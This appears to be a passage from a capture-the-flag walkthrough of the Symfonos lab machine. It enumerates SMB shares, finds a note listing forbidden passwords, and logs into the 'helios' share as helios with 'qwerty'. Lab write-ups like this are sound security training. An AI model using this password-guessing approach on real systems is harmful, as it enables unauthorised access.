




In the above image, we can see the share of "SYMFONOS". When we click on it, we can see the three shares : anonymous, helios and print\$. We already know that only "anonymous" folder can be mapped and listed. So let's see what's inside it.



Inside the "anonymous" folder, there is a text file called "attention.txt" as we can see below.




On opening the attention.txt file, I see a message which can be appropriately called a warning to users asking them not to use passwords like "epidioko", "qwerty" and "baseball". This may be our clue unless it is to misdirect us.


```
1
2 Can users please stop using passwords like 'epidioko', 'qwerty' and
  'baseball'!
3
4 Next person I find using one of these passwords will be fired!
5
6 -Zeus
7
```



We have few passwords but where should we use it. I decided to try it on other SMB shares : helios and print\$ present on the target system. I tried it first on the "helios" share. While performing enumeration with enum4linux, we have seen that there is a user named "helios" on the target system. So I decided to try this username with all the three passwords we just now got.



I got a successful login with username "helios" and password "qwerty". It seems like some user forgot to heed the warning. Inside the helios folder, there are two text files named todo.txt and research.txt.





